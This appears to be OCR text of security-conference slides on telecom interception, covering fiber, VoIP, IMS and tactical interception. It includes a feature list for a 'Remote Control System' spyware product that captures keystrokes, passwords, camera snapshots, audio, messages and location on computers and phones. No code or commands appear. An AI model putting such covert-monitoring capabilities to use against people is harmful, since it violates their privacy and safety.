
P1 Security
Priority One Security



"Now we really understand security you know"

Interception in the 1960's… evolved


Interception Overview



TSTF
Telecom Security Task Force

P1 Security
Priority One Security

Fiber Optics Interception




Oh, where is the judge?


TSTF
Telecom Security Task Force

P1 Security
Priority One Security


VoIP Interception



VoIP Interception



IMS Interception



Italian Interception

Features

Remote Control System enables the detection, monitoring and logging of a variety of information on target devices.

Personal Computer edition:

- Files (documents, images, data, etc.)
- Clipboard contents
- Web browsing (including Internet Explorer and Firefox)
- Application passwords
- Keystrokes (any UNICODE language)
- Printed documents
- Chat/Instant messaging (including Skype, MSN, Google Talk)
- Remote Audio Spy
- Camera Snapshots
- VOIP calls (including Skype, MSN, Google Talk)
- Command execution
- File transfers


Smarthphone edition:

- Call history
- Address book
- Calendar
- Email messages
- Chat/IM messages
- SMS/MMS interception
- Localization (cell signal info, GPS info)
- Remote Audio Spy
- SIM change notification
- Voice calls interception
- File transfers

Tactical Interception

- Receiving/Intercepting
- Discretion for long-term intelligence
- Listening

- Direction finding/Locating
- Mobility for tracking
- Recording /Replay
- Analysis



- Data base management
- Mapping/Simulations
- Targetting

